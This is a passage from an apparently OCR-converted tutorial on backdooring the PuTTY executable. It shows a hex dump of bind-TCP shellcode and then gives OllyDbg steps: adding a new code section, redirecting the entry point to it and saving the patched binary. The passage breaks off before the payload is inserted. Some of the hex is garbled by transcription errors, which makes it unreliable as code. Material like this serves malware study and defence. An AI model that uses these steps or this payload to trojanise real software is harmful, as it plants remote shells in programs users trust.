
```
root@kali:~# xxd -u shell bind_tcp | cut --delimiter="" --fields=2-10 | tr -d " "
FCE882000006089E531C0648B50308B
520C8B52148B72280FB74A2631FFAC3C
617C022C20C1CFDD01C7EF252578B52
10884A3C8B4C1178E34801D1518B5920
01D38B4918E33A498B348B01D1631FFAC
C1CFDD01C738E075F6037DF83B7D2475
E4588B582401D3668B0C488B581C01D3
88048B01D0894424245B5861595A51FF
E05F5F5A8B12EB8D5D68333200006877
73325F54684C772607FFD5B890010000
29C454506829806B00FFD56A085950E2
FD4050405066EAOFDFE0FFD597680200
115C89E66A10565768C2DB3767FFD557
68B7E938FFFFD5576874EC3BE1FFD557
9768756E4D61FFD568636D640089E357
575731F66A125956E2FD66C744243C01
0180442410C6004545056565646564E
565653566879C3F86FFD589E04E5646
FF306808871D60FFD5BBFOB5A25668A6
95B09DFD53C067C0A80FBE07505BB47
13726F6A0053FFD5
root@kali:~#
```

Untitled - Notepad


```
Payload:
FCE882000006089E531C0648B50308B
520C8B52148B72280FB74A2631FFAC3C
617C022C20C1CFDD01C7EF252578B52
10884A3C8B4C1178E34801D1518B5920
01D38B4918E33A498B348B01D1631FFAC
C1CFDD01C738E075F6037DF83B7D2475
E4588B582401D3668B0C488B581C01D3
88048B01D0894424245B5861595A51FF
E05F5F5A8B12EB8D5D68333200006877
73325F54684C772607FFD5B890010000
29C454506829806B00FFD56A085950E2
FD4050405066EAOFDFE0FFD597680200
115C89E66A10565768C2DB3767FFD557
68B7E938FFFFD5576874EC3BE1FFD557
9768756E4D61FFD568636D640089E357
575731F66A125956E2FD66C744243C01
0180442410C6004545056565646564E
565653566879C3F86FFD589E04E5646
FF306808871D60FFD5BBFOB5A25668A6
95B09DFD53C067C0A80FBE07505BB47
13726F6A0053FFD5
```

Injecting Code

Launch the Olly debugger and open preprocessed putty2.exe in it.



Opened putty2.exe looks like the following.



Click on the M button below the menu bar to get memory dump of the executable. Here highlighted porting displays the new section added (.gsingla).

The screenshot shows the OllyDbg interface with the memory map window open. The .gsingla section is highlighted with a blue selection bar. The status bar at the bottom indicates "Paused".

Copy the starting address of section .gsingla.

The screenshot shows the OllyDbg interface with the context menu open over the .gsingla section. The "Copy to clipboard" option is highlighted with a blue selection bar. The status bar at the bottom indicates "Paused".

Get back to the putty2.exe main thread window and select the first address of putty2.exe '0046F4C6' right click -> Assemble or press spacebar.

In the "Assemble" box, enter this command, as shown below:


CALL 004C7000

Click the Assemble button.

Click the Cancel button.


The MOV instruction has been replaced by this instruction, as shown below:

CALL putty2.004c7000




Analyzing putty2: 1537 heuristic procedures, 1126 calls to known, 1275 calls to guessed functions

Copy the next three statements which represent original entry point of the putty2.exe and store in the notepad for future use.




Analyzing putty2: 1537 heuristic procedures, 1126 calls to known, 1275 calls to guessed functions


start odbg110 root@kali:~ Untitled - Notepad OllyDbg - putty2.exe ... 12:12 PM




Now right click on the modified starting address, then select Copy to executable -> selection.




Now save the selection to get modified executable file.




Press F7 to get to the newly created section for injecting code and reach “004C7000”.



Select sizeable amount of addresses and fill all of them with NOPs.






Access violation when reading [00000000] - use Shift+F7/F8/F9 to pass exception to program

start odbg110 root@kali: ~ Untitled - Notepad OllyDbg - putty2.exe ... 12:14 PM

